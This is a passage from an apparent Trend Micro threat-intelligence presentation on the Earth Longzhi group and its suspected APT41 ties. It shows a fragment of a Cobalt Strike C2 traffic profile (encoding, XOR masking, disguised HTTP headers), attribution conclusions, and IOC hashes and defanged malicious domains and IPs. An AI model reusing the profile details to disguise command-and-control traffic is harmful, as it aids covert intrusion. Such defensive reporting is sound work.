                                   Remove 10 bytes from the beginning
                                   Remove 0 bytes from the beginning
                                   Base64 URL-safe decode
                                   XOR mask w/ random key
HttpGet_Metadata                 - ConstHeaders
                                        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
HttpPost_Metadata                - ConstHeaders
                                        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                        Referer: http://www.python.org/
                                        Accept-Encoding: gzip, deflate
                                   SessionId
                                        mask
                                        base64url
                                        parameter "__utmz"
                                   Output
                                        mask
                                        base64url
                                        print
```

https://hitcon.org/2021/agenda/1abeaad2-5152-4468-91ac-d50a39dd7834/Winnti%20is%20Coming%20-%20Evolution%20after%20Prosecution.pdf

© 2022 Trend Micro Inc.

Earth Longzhi and Known APT41-related groups

- We believe with confidence that Earth Longzhi == GroupCC
- Earth Longzhi is probably;
  - Subgroup of APT41
  - Collaborating (sharing tools) with APT41



© 2022 Trend Micro Inc.

Conclusion

Summary

- Earth Longzhi has been operating multiple campaigns targeting several industries mainly in Asia-Pacific region.
- Earth Longzhi is very familiar with red-teaming techniques.
  - Looks like they're playing "Hack The Box" in the real world.
- Earth Longzhi could be related to APT41.
  - Using TTPs similar to the ones used by APT41's known subgroup
  - Possibly sharing Cobalt Strike license

Challenges

- Attribution is getting more complex.
  - Threat Actors are not a monolithic/static group anymore.
  - Developers and operators could share TTP/tools with other teams/groups.

THE ART OF CYBERSECURITY

Appendix

© 2022 Trend Micro Inc.

IOCs

SHA-1	Malware
fb48b4a3521d3fb86441f35cff536db68c3b1e8c	SymaticLoader
97776ebac5794ae60b82d2a55f9aa255ea407b82	SymaticLoader
b623cf7a2e05db74e199f0b4b4bf180a41118cf8	SymaticLoader
7510c65c6b2ad49cf14b6f7329acaa5d77dd475a	SymaticLoader
08da41c13d4b541fee703044c543c6516581edcc	SymaticLoader
c06f98627bc1c8301633dc5d8b42579153136da4	SymaticLoader
641922dee41b50744b8889cfcc90ee27a18310c0	SymaticLoader
b172e364bb320545b12826eeb77ee7e3ab56a4e5	SymaticLoader
641922dee41b50744b8889cfcc90ee27a18310c0	SymaticLoader
e1a308add5f38e0c3b3050268d8e97c6731150ce	Multipiploader
7e4560f78d17b7efad091e4ed24ff02948a3a1f9	OutLoader
e20d7aee8d5a2daeb6c2069a466f06cafdcf195f	OutLoader
e1793411bdc08b906fc111aa1548e8137023285f	BigpipeLoader
f30cd68daf082becf0eac8efaaeb4bfe14396144	BigpipeLoader
9a218d3e65b974ab1bc9fa364a5597df0beddb72	BigpipeLoader
9a7a1db62588f0da12bdbbe8f7e6775b15409a05	BigpipeLoader
d4296d2e6781ccab7c7fb45a493ba6783aa36b11	BigpipeLoader
47ef7c2894542a31961159dddac3a304f88285f7	BigpipeLoader
afb5d1cc76126e5a4d6e1891eb886b1445e720e3	BigpipeLoader
829a37bac477c316750199819070b56a55749199	BigpipeLoader
36967195eca702a09b39108d9a9b91a8f4b5685f	BigpipeLoader
f987eaf2529d85f6b57e6fedd846f7b4d103f09b	BigpipeLoader
57ebd92b2f0c2269a3aa1aea74498a44041ecc75	BigpipeLoader
84254f20f869de41f99b5f2e6697868259e9de4b	CroxLoader
64e76afdf43a6883461ae7dc9685015469b32e86	AllInOne
39727e755b2806fc2ed5204dae4572a14b2d43d1	AVBurner + PrintSpoofer
4e0cf09dc1661026f3c22e0810a384ed563f8461	ProcBurner
9c2d9d65827cdb9fc44126de1b17af07df4c1edd	ProcBurner

Domain/IP address
47.108.173[.]88
www.affice366[.]com
www.vietsovspeedtest[.]com
c.ymvh8w5[.]xyz
139.180.138[.]226